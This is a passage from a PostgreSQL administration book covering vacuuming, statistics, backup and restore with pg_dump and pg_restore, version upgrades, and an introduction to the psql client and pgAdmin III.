■ **Caution** If you are managing your vacuuming manually, you can normally get away with just vacuuming specific tables under normal operations, but you do need to do a complete vacuum of the database once every one billion transactions in order to keep the transaction ID counter (an internal counter used for managing which transactions are valid) from getting corrupted.

The other case for VACUUM is referred to as the "full" version, based on the inclusion of the FULL keyword. This version of VACUUM is much more aggressive with regard to reclaiming dead tuple space. Rather than just reclaim available space and mark space for reuse, it physically moves tuples around, maximizing the amount of space that can be recovered. While this is good for performance and managing disk space, the downside is that VACUUM FULL must exclusively lock the table while it is being worked on, meaning that no concurrent read or write operations can take place on the table while it is being vacuumed. Because of this, the generally recommend practice is to use regular "lazy" vacuums and reserve VACUUM FULL for cases in which a large majority of rows in the table have been removed or updated.

There is actually a third version of the VACUUM command, known as VACUUM FREEZE. This version is meant for freezing a database into a steady state, where no further transactions will be modifying data. Its primary use is for creating new template databases, but that is not needed in most, if any, routine maintenance plans.

The ANALYZE option can be run with both cases of VACUUM. If it is present, PostgreSQL will run an ANALYZE command for each table after it is vacuumed, updating the statistics for each table. We discuss the ANALYZE command more in just a moment.

The VERBOSE option provides valuable output that can be studied to determine information regarding the physical makeup of the table, including how many live rows are in the table, how many dead rows have been reclaimed, and how many pages are being used on disk for the table and its indexes.

Analyze

When you execute a query with PostgreSQL, the server examines the query to determine the fastest plan for retrieving the query results. It bases these decisions on statistical information that it holds on each of the tables, such as the number of rows in a table, the range of values in a table, or the distribution of values. In order for the server to consistently choose good plans, this statistical information must be kept up to date. This task is accomplished through the ANALYZE command, using the following syntax:

```
ANALYZE [ VERBOSE ] [ table [ (column [, ...] ) ] ]
```

The ANALYZE command can be called at the database level, where all tables are analyzed, at the table level, where a single table is analyzed, or even at the column level, where a single column on a specific table is analyzed. In all cases, PostgreSQL examines the table to determine various pieces of statistical information and stores that information in the pg_statistic table. On larger tables, ANALYZE only looks at a small, statistical sample of the table, allowing even very large tables to be analyzed in a relatively short period of time. Also, ANALYZE only requires a read lock on the current table being analyzed, so it is possible to run ANALYZE while concurrent operations are happening within the database. The VERBOSE option outputs a progress report and a summary of the statistical information collected. The recommended practice is to run ANALYZE at regular intervals, with the length between analyzing based on how frequently (or infrequently) the statistical makeup of the table changes due to new inserts, updates, or deletes on the data within a table.

Autovacuum

In versions prior to PostgreSQL 8.1, the execution of VACUUM and ANALYZE commands had to be managed manually, or with an extra autovacuum process. Beginning in version 8.1, this automated process has been integrated into the PostgreSQL core code, and can be enabled by setting the autovacuum parameter to TRUE in the postgresql.conf file.

When autovacuum is enabled, PostgreSQL will launch an additional server process to periodically connect to each database in the system and review the number of inserted, updated, or deleted rows in each table to determine if a VACUUM or ANALYZE command should be run. The frequency of these checks can be controlled through the use of the autovacuum_naptime setting in the postgresql.conf file. PostgreSQL starts by vacuuming any databases that are close to transaction ID wraparound. However, if there is no database that meets that criterion, PostgreSQL vacuums the database that was processed least recently.

In addition to controlling how often each database is checked, you can control under which criteria a given table will be vacuumed or analyzed. The primary way of setting this criteria is through the autovacuum_vacuum_threshold and autovacuum_vacuum_scale_factor settings for vacuuming and the autovacuum_analyze_threshold and autovacuum_analyze_scale_factor settings for analyzing, all of which are found in the postgresql.conf file. The autovacuum process uses these settings to create a "vacuum threshold" for each table, based on the following formula:

```
vacuum base threshold + (vacuum scale factor × number of tuples) =
 vacuum threshold
```

While these settings will be applied on a global basis, you can also set these parameters for individual tables in the pg_autovacuum system table. This table allows you to enter a row for each table in your database and set individual base threshold and scale factor settings for those tables, or even to disable running VACUUM or ANALYZE commands on given tables as needed. One reason you might want to disable running VACUUM or ANALYZE commands on a table would be that a table has a narrowly defined use (for example, strictly for inserts only), where the statistics of the data involved are not likely to change much over time. Conversely, a situation in which you might want to try to increase the likelihood of a table being vacuumed is one in which you have a table that has a high rate of updates, perhaps updating all rows in a matter of minutes.

At the time of this writing, the autovacuum feature hasn't quite settled in the code for 8.1, and given that it is a relatively new feature in PostgreSQL, it likely will change somewhat over

the next few PostgreSQL releases. However, the advantages it offers in ease of administration are very compelling, and thus you are encouraged to read more about it in the 8.1 documentation and use it when you can.

Backup and Recovery

Although not strictly needed for good performance, backing up your database should be a natural part of any production system. These tasks are not difficult to perform in PostgreSQL, but it is important to fully understand exactly what you are getting with your backups before a failure occurs. There is nothing worse than having a hard drive go out and then realizing you weren't doing proper backups. There are three commands that cover database backups and restores, covered next.

pg_dump

Because the database is the backbone of many enterprise systems, and those systems are expected to run 24 hours a day, 7 days a week, it is imperative that you have a way to take online backups without the need to bring the system down. In PostgreSQL, this is accomplished with the `pg_dump` command:

```
pg_dump [option] [dbname]
```

The options for `pg_dump` are listed in Table 26-4.

Table 26-4. *pg_dump Options*

Option	Explanation
Connection Options	
`-h, --host=`*host*	Specifies the host to connect to; defaults to `PGHOST` or local machine.
`-p, --port=`*port*	Specifies the port to connect on; defaults to `PGPORT` or compiled port.
`-U` *username*	Specifies the user to connect as; defaults to current system user.
`-W`	Forces password prompt even if the connecting server does not require it.
Backup Options	
`-a, --data-only`	Outputs data only from the database, not from the schema. Used in plain-text dumps.
`-b, --blobs`	Includes large objects in the dump. Used in nontext dumps. On by default in 8.1.
`-c, --clean`	Outputs SQL to drop objects before creating them. Used in plain-text dumps.
`-C, --create`	Includes a command to create the database itself. Used in plain-text dumps.

Table 26-4. *pg_dump Options (Continued)*

Option	Explanation
-d, --inserts	Dumps data using INSERT commands instead of COPY. Will slow restore.
-D, --column-inserts	Specifies column names in INSERT commands. Even slower than -d.
-f, --file=*file*	Dumps output to the specified file rather than to standard out.
-F, --format=*c*|*p*|*t*	Specifies the format for the dump: custom, plain-text, or tar-archive.
-i, --ignore-version	Ignores version mismatch between the database and pg_dump.
-n, --schema=*schema*	Dumps only the objects in the specified schema.
-o, --oids	Includes OIDs with data for each row. Normally not needed.
-O, --no-owner	Prevents commands to set object ownership. Used in plain-text dumps.
-s, --schema-only	Dumps only the database schema, and not data.
-S, --superuser=*username*	Specifies a superuser to use when disabling triggers.
-t, --table=*table*	Dumps only the specified table.
-v, --verbose	Produces verbose output in the dump file.
-x, --no-privileges, --no-acl	Does not emit GRANT/REVOKE commands in the dump output.
--disable-dollar-quoting	Forces function bodies to be dumped with standard SQL string syntax.
--disable-triggers	Emits commands to disable triggers when loading data in plain-text dumps.
-Z, --compress=0...9	Sets the compression level to use in the custom dump format.

Because there are quite a few options for pg_dump, let's take a look at some of the more common scenarios you may encounter when backing up your PostgreSQL database.

The following command connects as the postgres user, dumps an archive of the mydb database in the custom archive format, and has that output redirected into the file called mydb.pgr:

```
pg_dump -U postgres -Fc mydb > mydb.pgr
```

The next command connects to a database called phppg running on a host called production, producing a schema-only dump, without owner information but with the commands to drop objects before creating them, in the file called production_schema.sql:

```
pg_dump -h production -s -O -c -f production_schema.sql phppg
```

The following command connects to a database called `customer` as the user `postgres` to a server running on port 5480 and produces a data-only dump that disables triggers on data reload, which is redirected into the file `data.sql`:

```
pg_dump -U postgres -p 5480 -a --disable-triggers customer > data.sql
```

The last command provides a schema-only dump of the `customer` table in the `company` database, excluding the privilege information:

```
pg_dump -t customer --no-privileges -s -f data.sql company
```

As you can see, the `pg_dump` program is extremely flexible in the output that it can produce. The important thing is to verify your backups and test them by reloading them into development servers before you have a problem.

■ **Tip** As you may have noticed, we used the file extensions `.pgr` and `.sql` for the output files in the preceding examples. While you can actually use any file name and any file extension, we usually recommend using `.sql` for Plain SQL dumps, and `.pgr` for custom-formatted dumps that will require `pg_restore` to reload them.

---

pg_dumpall

Although the `pg_dump` program works very well for backing up a single database, if you have multiple databases installed on a particular cluster, you may want to use the `pg_dumpall` program. This program works in many of the same ways as `pg_dump`, with a few differences:

- `pg_dumpall` dumps information that is global between databases, such as user and group information, that `pg_dump` does not back up.
- All output from `pg_dumpall` is in plain-text format; it does not support custom or tar archive formats like `pg_dump`.
- Due to format limitations, `pg_dumpall` does not dump large object information. If you have large objects in your database, you need to dump these separately using `pg_dump`.
- The `pg_dumpall` program always dumps output to standard out, so its output must be redirected to a file rather than using a specified file name.

Aside from these differences, `pg_dumpall` works and acts like `pg_dump`, so if you are familiar with `pg_dump`, you will understand how to operate `pg_dumpall`.

■ **Tip** Remember that `pg_dumpall` dumps all databases to a single file. If you foresee a need to restore individual databases in a more portable fashion, you may want to stick with using `pg_dump` for your backup needs.

---

pg_restore

The `pg_restore` program is used to restore database dumps that have been created using either `pg_dumps` tar or custom archive formats. The basic syntax of `pg_restore` is certainly straightforward:

```
pg_restore [option] [file name]
```

If the file name is omitted from the command, `pg_restore` takes its input from standard input. The options for `pg_restore` are listed in Table 26-5.

Table 26-5. *pg_restore Options*

Option	Explanation
Connection Options	
`-h, --host=host`	Specifies the host to connect to; defaults to `PGHOST` or local machine.
`-p, --port=port`	Specifies the port to connect on; defaults to `PGPORT` or compiled port.
`-U username`	Specifies the user to connect as; defaults to current system user.
`-W`	Forces password prompt even if the connecting server does not require it.
Backup Options	
`-a, --data-only`	Restores only the data contained in the archive.
`-c, --clean`	Drops objects before creating them.
`-C, --create`	Creates the database in the archive and restores into it.
`-d, --dbname`	Connects to the named database and restores within that database.
`-e, --exit-on-error`	Exits if an error is encountered; default is to continue and report errors.
`-f, --file=file`	Specifies an output file for the generated script rather than standard out.
`-F, --format=c|t`	Specifies the format of the archive; custom or tar-archive.
`-i, --ignore-version`	Ignores version mismatch between the database and `pg_restore`.
`-I, --index=index`	Restores only the named index.
`-l, --list`	Lists the contents of the archive.
`-L, --use-list=list-file`	Restores objects in list file in the order listed in the file.
`-n, --schema`	Restores only the objects or data in the given namespace (i.e. schema). New in 8.1.
`-O, --no-owner`	Does not execute command to set object ownership.
`-P, --function=function(args)`	Restores only the specified function name and arguments.

Table 26-5. *pg_restore Options*

Option	Explanation
`-s, --schema-only`	Restores only the database schema, not any of the data.
`-S, --superuser=`*`username`*	Specifies a superuser to use when disabling triggers.
`-t, --table=`*`table`*	Restores only the specified table.
`-T, --trigger=`*`trigger`*	Restores only the specified trigger.
`-v, --verbose`	Produces verbose output when restoring.
`-x, --no-privileges, --no-acl`	Does not emit `GRANT/REVOKE` commands during restore.
`--disable-triggers`	Emits commands to disable triggers during a data-only restore.

As you can see, most of the options for `pg_restore` are similar to those for `pg_dump`. For clarity, let's take a look at some common `pg_restore` combinations.

The first command restores the archive `mydb.tar` into the database `qa` on host `dev` as user `postgres`:

```
pg_restore -h dev -U postgres -d qa mydb.tar
```

The next command restores the schema (only) found in the custom-formatted archive file `mydb.pgr` into a database named `test`:

```
pg_restore -s -d test -Fc mydb.pgr
```

The final command restores the data (only), disabling triggers as it loads, into the database called `test`, from the custom-formatted archive file called `mydb.pgr`:

```
pg_restore -a --disable-triggers -d test -Fc mydb.pgr
```

Upgrading Between Versions

PostgreSQL development seems to be moving faster than ever these days. At the time of this writing, PostgreSQL 8.1 was being finalized in an effort to begin testing viable beta releases. This is significant because it's a mere six months after the release of 8.0, which makes 8.1 one of the shortest development cycles yet, for a release that certainly will contain a number of highly anticipated features. Because of this pace of development, you need to be aware of how PostgreSQL releases are designed and, more importantly, what steps you need to take when upgrading between versions.

Each PostgreSQL release number contains three sections, corresponding to the major (first section), minor (second section), and revision (third section) releases. Revision releases (for example, upgrading from 8.0.2 to 8.0.3) are the easiest to handle, because the on-disk format for database files is usually guaranteed to remain the same, meaning that upgrading is as simple as stopping your server, installing the binaries from the newer version of PostgreSQL right over top the older version, and then restarting your server. On occasion, there may be some additional steps you need to take (running a SQL statement perhaps), so it is best to

review the release notes of any releases you intend to upgrade through, but most of the time these revision releases tend to be pretty painless.

When upgrading between major and minor releases, say between 7.4.2 and 8.0.2, the process is a little more involved. The differences between a major and minor release are fuzzy, and really are no different for practical purposes when discussing migrating between releases. In either case, it is generally the case that the on-disk format for the database will change between these releases. What this means for you is that, when upgrading between major and minor releases, you need to do so using the `pg_dump` and `pg_restore` utilities. If you are performing this on a single machine, it is recommended that you install both versions of PostgreSQL in parallel, so that you may use the newer version of `pg_dump` against the older version of the database. If for some reason you cannot do this, it is still imperative that you run the old `pg_dump` against your old database before upgrading, so that you will have a copy of the database to load once the newer version is installed. Once the old database has been backed up, you can install and start the new database, and then restore the data into the new version of the database. When upgrading in this manner, it is wise to run an `ANALYZE` on the upgraded database to ensure that performance information will be set appropriately.

■ **Tip** Some replication solutions allow replication between versions and, as such, can be used to migrate between two different releases without having to go through a dump and restore. If you have access to a replication solution and need to avoid the downtime involved in the normal upgrade method, this can be a real lifesaver.

Summary

This chapter presented numerous different administration options and features that are available to PostgreSQL DBAs. We first looked at the basics of starting and stopping your PostgreSQL server. We then walked through a number of different configuration options that are available to help tune your system. We took a look at tablespaces and discussed how using them could help you manage your disk activity. Finally, we examined a number of different database tasks that are common to PostgreSQL, including running `VACUUM` and `ANALYZE`, as well as how to go about upgrading between versions.

Armed with this information, you are now fully capable of maintaining your own PostgreSQL installation. The next few chapters enable you to expand upon this knowledge by showing you some of the tools available to help you interact with your PostgreSQL server, and by diving deeper into the features of PostgreSQL.

CHAPTER 27

The Many PostgreSQL Clients

PostgreSQL is bundled with quite a few utilities, or *clients*, each of which provides interfaces for carrying out various tasks pertinent to server administration. This chapter offers an in-depth introduction to the most prominent of the bunch, namely psql. Because the psql manual already does a great job at providing a general overview of each client, we'll instead focus on those features that you're most likely to use regularly in your daily administration activities. We'll show you how to log on and off a PostgreSQL server, explain how to set key environment variables both manually and through configuration files, and offer general tips intended to help you maximize your interaction with psql. Also, because many readers prefer to use a graphical user interface (GUI) to manage PostgreSQL, the chapter concludes with a brief survey of three GUI-based administration applications.

As is the goal with all chapters in this book, the following topics are presented in an order and format that are conducive to helping a novice learn about psql's key features while simultaneously acting as an efficient reference guide for all readers. Therefore, if you're new to psql, begin with the first section and work through the material and examples. If you're a returning reader, feel free to jump around as you see fit. Specifically, the following topics are presented in this chapter:

- **An introduction to psql**: This chapter introduces the psql client along with many of the options that you'll want to keep in mind to maximize its usage.
- **Commonplace psql tasks**: You'll see how to execute many of psql's commonplace commands, including how to log on and off a PostgreSQL server, use configuration files to set environment variables and tweak psql's behavior, read in and edit commands found within external files, and more.
- **GUI-based clients**: Because not all users prefer or even have access to the command line, considerable effort has been put into commercial- and community-driven GUI-based PostgreSQL administration solutions, several of the more popular of which are introduced in this chapter.

What Is psql?

For those of you who prefer the command-line interface over GUI-based alternatives, psql offers a powerful means for managing every aspect of the PostgreSQL server. Bundled with the PostgreSQL distribution, psql is akin to MySQL's mysql client and Oracle's SQL*Plus tool. With it, you can create and delete databases, tablespaces, and tables, execute transactions, execute

general queries such as table selections and insertions, and do much more. In this section, you'll learn about the many features at your disposal when using this terse yet powerful client.

psql Options

The psql utility is executed from the command line by executing the `psql` command generally alongside one or several options. Its prototype looks like this:

```
psql [option...][dbname [username]]
```

At a minimum, you need to pass along the `dbname` and `username` parameters if these values aren't stored within the `.psqlrc` configuration file or specified within certain global variables (see the later section "Storing psql Variables and Options"). Therefore, to connect a user `website` to the database `corporate` found on the PostgreSQL server located on IP address 192.168.3.45, you'd execute the following command:

```
%>psql -h 192.168.3.45 corporate website
```

To see the other syntax variations for this task, see the section "Logging Onto and Off the Server," later in this chapter.

In most cases, these three parameters are all that you will require for typical operations (unless you're connecting locally, meaning the host address won't be required), but you may occasionally wish to pass along various options that will affect psql's behavior. The most commonly used options are presented in Table 27-1.

Table 27-1. *Common psql Client Options*

Option	Description
`-c COMMAND`	Executes a single command and then exits.
`-d NAME`	Declares the destination database. The default is `your current username`.
`-f FILENAME`	Executes commands located within the file specified by `FILENAME`, and then exits.
`-h HOSTNAME`	Declares the destination host.
`--help`	Shows the help menu and then exits.
`-l`	Lists the available databases and then exits.
`-L FILENAME`	Sends a session log to the file specified by `FILENAME`.
`-p PORT`	Declares the database port used for the connection. The default is `5432`.
`-U NAME`	Declares the connecting database username. The default is `the current username`.
`-X`	Does not read the system-wide or user-specific startup file (`psqlrc` or `~/.psqlrc`, respectively).

Although manually passing these options along is fine if you need to do so only once or a few times, it can quickly become tedious and error-prone if you have to do so repeatedly. To eliminate these issues, consider storing this information in a configuration file, as discussed in the later section "Storing psql Variables and Options."

Commonplace psql Tasks

psql offers administrators, particularly those who prefer or are particularly adept at working with the command line, a particularly efficient means for interacting with all aspects of a PostgreSQL server. Of course, unlike the point-and-click administration solutions introduced later in this chapter, you need to know the command syntax to make the most of psql. This section shows you how to execute the most commonplace tasks using this powerful utility.

Logging Onto and Off the Server

Before you can do anything with psql, you need to pass along the appropriate credentials. The most explicit means for passing these credentials is to preface each parameter with the appropriate option flag, like so:

```
%>psql -h 192.168.3.45 -d corporate -U websiteuser
```

Upon execution, you are prompted for user `websiteuser`'s password. If the username and corresponding password are validated, you are granted access to the server.

If the database happens to reside locally, you can forego specifying the hostname, like so:

```
%>psql corporate websiteuser
```

In either case, once you've successfully logged in, you see output similar to the following:

```
Welcome to psql 8.1.2, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit

corporate=>
```

Note that the prompt specifies the name of the chosen database, which can be useful particularly if you're simultaneously logged in to numerous servers. If you're logged in as a superuser, the prompt will appear a bit differently, like so:

```
corporate=#
```

Once you've completed interacting with the PostgreSQL server, you can exit the connection using `\q`, like so:

```
corporate=> \q
```

Doing so returns you to the operating system's command prompt.

psql Commands

Once you've entered the psql utility, execute `\?` to review a list of psql-specific commands. This produces a list of more than 50 commands divided into six categories. Because this summary

does a great job of succinctly defining each command, this section highlights just a few of the commands that you might find particularly useful. Further, many of the commands pertinent to the review of existing databases, schemas, tables, and users are introduced in the coming chapters.

■ **Note** psql's tab-completion feature can save you a great deal of typing when executing commands. As you work through the following examples, tap the Tab key on occasion to review its behavior.

Connecting to a New Database

Over the course of a given session, you'll often need to work with more than one database. To change to a database named `vendor`, execute the following command:

```
corporate=> \connect vendor
```

You can save a few keystrokes by using the abbreviated version of this command, `\c`.

Executing Commands Located Within a Specific File

Repeatedly entering a predetermined set of commands can quickly become tedious, not to mention error-prone. Save yourself from such repetition by storing the commands within a separate file and then executing those commands by invoking the `\i` command and passing along the name of the file, like so:

```
corporate=> \i audit.sql
```

Editing a File Without Leaving psql

If you are relying on commands found in a separate file, the task of repeatedly executing the command and then exiting psql to make adjustments to those commands from within an editor can become quite tedious. To save yourself from the tedium, you can edit these files without ever leaving psql by executing `\e`. For example, to edit the `audit.sql` file used in the previous example, execute the following command:

```
corporate=> \e audit.sql
```

This will open the file within whatever editor has been assigned via the `PSQL_EDITOR` variable (see Table 27-2 for more information about this variable). Once you've completed editing the file, save the file using the editor's specific save command and exit the editor (`:wq` in vim, for instance). You will be returned directly back to the psql interface, and can again execute the file using `\i` if you wish.

Sending Query Output to an External File

Sometimes you may wish to redirect query output to an external file for later examination or additional processing. To do so, execute the `\o` command, passing it the name of the desired output file. For instance, to redirect all output to a file named `output.sql`, execute the `\o` command, like so:

```
corporate=> \o output.sql
```

Storing psql Variables and Options

Of course, heavy-duty command-line users know that repeatedly entering commonly used commands can quickly become tedious. To eliminate such repetition, you should take advantage of aliases, configuration files, and environment variables at every possibility.

To set an environment variable from within psql, just execute the `\set` command followed by the variable name and a corresponding value. For example, suppose your database consists of a table named `apressproduct`. You're constantly working with this table and, accordingly, are growing sick of typing in its name. You can forego the additional typing by assigning an environment variable, like so:

```
corporate=> \set ap 'apressproduct'
```

Now it's possible to execute queries using the abbreviated name:

```
corporate=> SELECT name, price FROM :ap;
```

Note that a colon must prefix the variable name in order for it to be interpolated. psql also supports a number of predefined variables. A list of the most commonly used psql variables are presented in Table 27-2.

Table 27-2. *Commonly Used psql Variables*

Variable	Description
`PAGER`	Determines which paging utility is used to page output that requires more space than a single screen.
`PGDATABASE`	The presently selected database.
`PGHOST`	The name of the server hosting the PostgreSQL database.
`PGHOSTADDR`	The IP address of the server hosting the PostgreSQL database.
`PGPORT`	The post on which the PostgreSQL server is listening for connections.
`PGPASSWORD`	Can be used to store a connecting password. However, this variable is deprecated, so you should use the `.pgpass` file instead for password storage.
`PGUSER`	The name of the connected user.
`PSQL_EDITOR`	The editor used for editing a command prior to execution. This feature is particularly useful for editing and executing long commands that you may wish to store in a separate file. After looking to `PSQL_EDITOR`, psql will then examine the contents of the `EDITOR` and `VISUAL` variables, if they exist. If examination of all three variables proves inconclusive, `notepad.exe` is executed on Windows, and `vi` on all other operating systems.

To view a list of all presently set variables, execute `\set` without passing it any parameters, like so:

```
corporate=> \set
```

For instance, executing this command on our Ubuntu server produces:

```
VERSION = 'PostgreSQL 8.1.2 on i686-pc-linux-gnu, compiled by GCC gcc(GCC) 3.3.5
(Debian 1:3.3.5-8ubuntu2)'
AUTOCOMMIT = 'on'
VERBOSITY = 'default'
PROMPT1 = '%/%R%# '
PROMPT2 = '%/%R%# '
PROMPT3 = '>> '
DBNAME = 'corporate'
USER = 'websiteuser'
PORT = '5432'
ENCODING = 'SQL_ASCII'
HISTFILE = '~/.psql_history'
HISTSIZE = '500'
```

Storing Configuration Information in a Startup File

PostgreSQL users have two startup files at their disposal, both of which can be used to affect psql's behavior on the system-wide and user-specific levels, respectively. The system-wide `psqlrc` file is located within PostgreSQL's `etc/` directory on Linux and within `%APPDATA\postgresql\` on Windows, whereas the user-specific file is stored within the user's home directory and prefixed with a period (`.`), as is standard for configuration files of this sort.

■ **Note** On Windows, the system-wide `psqlrc` file should use `.conf` as the extension. Also, to determine the location of `%APPDATA%`, open a command prompt and execute `echo %APPDATA%`. Further, on both Linux and Windows, you can create version-specific startup files by appending a dash and specific version number to `psqlrc`. For example, a system-wide startup file named `psqlrc-8.1.0` will be read only when connecting to a PostgreSQL server running version 8.1.0.

Both files support the same syntax, and anything stored in the system-wide file can also be stored in the user-specific version. However, keep in mind that if both files contain the same setting, anything found in the user-specific version will override the value declared in the system-wide version, because the user-specific version is read last. So what might one of these files look like? The following presents an example of what you might expect to find within a user's `.psqlrc` file:

```
# Set the prompt
\set PROMPT1 '%n@%m::%`date +%H:%M:%S`> '

# Set the location of the history file
\set HISTFILE ~/pgsql/.psql_history
```

Learning More About Supported SQL Commands

Once you're logged into the server, execute `\h` to view all available commands. At the time of this writing, there were 109 commands. To view all of them, execute the following:

```
corporate=> \h
```

This produces the following output:

```
Available help:
  ABORT                      CREATE LANGUAGE            DROP VIEW
  ALTER AGGREGATE            CREATE OPERATOR CLASS      END
  ALTER CONVERSION           CREATE OPERATOR            EXECUTE
  ALTER DATABASE             CREATE ROLE                EXPLAIN
  ALTER DOMAIN               CREATE RULE                FETCH
  ALTER FUNCTION             CREATE SCHEMA              GRANT
  ALTER GROUP                CREATE SEQUENCE            INSERT
  ALTER INDEX                CREATE TABLE               LISTEN
  ALTER LANGUAGE             CREATE TABLE AS            LOAD
  ALTER OPERATOR CLASS       CREATE TABLESPACE          LOCK
  ALTER OPERATOR             CREATE TRIGGER             MOVE
  ALTER ROLE                 CREATE TYPE                NOTIFY
  ALTER SCHEMA               CREATE USER                PREPARE
  ALTER SEQUENCE             CREATE VIEW                PREPARE TRANSACTION
  ALTER TABLE                DEALLOCATE                 REINDEX
  ALTER TABLESPACE           DECLARE                    RELEASE SAVEPOINT
  ALTER TRIGGER              DELETE                     RESET
  ALTER TYPE                 DROP AGGREGATE             REVOKE
  ALTER USER                 DROP CAST                  ROLLBACK
  ANALYZE                    DROP CONVERSION            ROLLBACK PREPARED
  BEGIN                      DROP DATABASE              ROLLBACK TO SAVEPOINT
  CHECKPOINT                 DROP DOMAIN                SAVEPOINT
  CLOSE                      DROP FUNCTION              SELECT
  CLUSTER                    DROP GROUP                 SELECT INTO
  COMMENT                    DROP INDEX                 SET
  COMMIT                     DROP LANGUAGE              SET CONSTRAINTS
  COMMIT PREPARED            DROP OPERATOR CLASS        SET ROLE
  COPY                       DROP OPERATOR              SET SESSION AUTHORIZATION
  CREATE AGGREGATE           DROP ROLE                  SET TRANSACTION
  CREATE CAST                DROP RULE                  SHOW
  CREATE CONSTRAINT TRIGGER  DROP SCHEMA                START TRANSACTION
  CREATE CONVERSION          DROP SEQUENCE              TRUNCATE
  CREATE DATABASE            DROP TABLE                 UNLISTEN
  CREATE DOMAIN              DROP TABLESPACE            UPDATE
  CREATE FUNCTION            DROP TRIGGER               VACUUM
  CREATE GROUP               DROP TYPE
  CREATE INDEX               DROP USER
```

To learn more about a particular command, execute \h again, but this time pass the command as a parameter. For example, to learn more about the INSERT command, execute the following:

```
corporate=> \h INSERT
```

This produces the following output:

```
Command:     INSERT
Description: create new rows in a table
Syntax:
INSERT INTO table [ ( column [, ...] ) ]
    { DEFAULT VALUES | VALUES ( { expression | DEFAULT } [, ...] ) | query }
```

Therefore, \h is useful not only for determining what psql commands are at your disposal, but also for recalling what syntax is required for a particular command.

Executing a Query

Once connected to a PostgreSQL server, you're free to execute any supported query. For example, to retrieve a list of all company employees, execute a SELECT query, like so:

```
corporate=>SELECT lastname, email, telephone FROM employee ORDER by lastname;
```

Executing a DELETE query works just the same:

```
corporate=> DELETE FROM hr.employee WHERE lastname='Gilmore';
```

If you're interested in executing a single query, you can do so when invoking psql, like so:

```
%>psql -d corporate -U hrstaff
-c "SELECT lastname, email, telephone FROM employee ORDER by lastname"
```

Once the appropriate query result has been displayed, psql exits and returns to the command line.

For automation purposes, you can dump query output to a file with the -o option:

```
%>psql -d corporate -U hrstaff
-c "SELECT lastname, email, telephone FROM employee ORDER by lastname"
-o "/dataimport/employeeinfo.txt"
```

■ **Note** In the next chapter, you'll learn how to execute commonplace administration tasks such as managing users and creating and destroying databases and schemas.

Modifying the psql Prompt

Because of the lack of visual cues when using the command line, it's easy to forget which database you're presently using, or even which server you're logged into if you're working on

multiple database servers simultaneously. However, you can avoid any such confusion by modifying the psql prompt to automatically display various items of information. For example, if you'd like your prompt to include the name of the server host, the username you're logged in as, and the name of the current database, set the PROMPT1 variable, like so:

```
corporate=> \set PROMPT1 '%n@%m::%/> '
```

Once set, the prompt contains the username, server hostname, and presently selected database, like this example:

```
corporate@apress::test>
```

Two other prompt variables exist, namely PROMPT2 and PROMPT3. PROMPT2 stores the prompt for subsequent lines of a multiline statement. PROMPT3 represents the prompt used while entering data passed to the COPY command. All three variables use the same substitution sequences to determine what the rendered prompt will look like. Many of the most common sequences are presented in Table 27-3.

Table 27-3. *Common Prompt Substitution Sequences*

Sequence	Description
%~	The name of the presently selected database. Alternatively, the %/ sequence can be used.
%#	The hash mark if the present user is a superuser. Alternatively, the greater-than sign (>) is used.
%>	The server port number.
%`*command*`	Output of the command represented by command. For instance, you might set this (on a Unix system) to %`date +%H:%M:%S` to include the present time on each prompt.
%m	The server hostname.
%n	The presently connected user's username.

Controlling the Command History

Three variables control psql's command history capabilities:

- HISTCONTROL: This variable determines whether certain lines will be ignored. If set to ignoredups, any repeatedly entered lines occurring directly following the first line will not be logged. If set to ignorespace, any lines beginning with a space are ignored. If set to ignoreboth, both ignoredups and ignorespace are enforced.
- HISTFILE: By default, a user's history information is stored within ~/.psql_history. However, you're free to change this to any location you please, ~/pgsql/.psql_history for instance. On Windows, the preceding period is omitted (psql_history).
- HISTSIZE: By default, 500 of the most recent lines are stored within the history file. Using HISTSIZE, you can change this to any size you please.

GUI-based Clients

Although a command-line-based client such as psql offers an amazing degree of efficiency, its practical use comes at the cost of having to memorize a great number of often-complex commands. The memorization process not only is tedious, but can also require a great deal of typing (although using the tab-completion feature can greatly reduce that). To make commonplace database administration tasks more tolerable, both the PostgreSQL developers and third-party vendors have long offered GUI-based solutions. This section introduces several of the most popular products.

pgAdmin III

pgAdmin III is a powerful, client-based administration utility that is capable of managing nearly every aspect of a PostgreSQL server, including the various PostgreSQL configuration files, data and data structures, users, and groups. Figure 27-1 shows the interface you might encounter when reviewing the `corporate` database's schemas.




Figure 27-1. *Viewing the corporate database's internal table schema*

Availability

Licensed under the open source Artistic license, pgAdmin III is freely available for download, use, distribution, and modification in accordance with the Artistic license's terms. For most

users, their concern applies solely to usage; in this case you're free to use pgAdmin III for both personal and commercial uses free of charge.

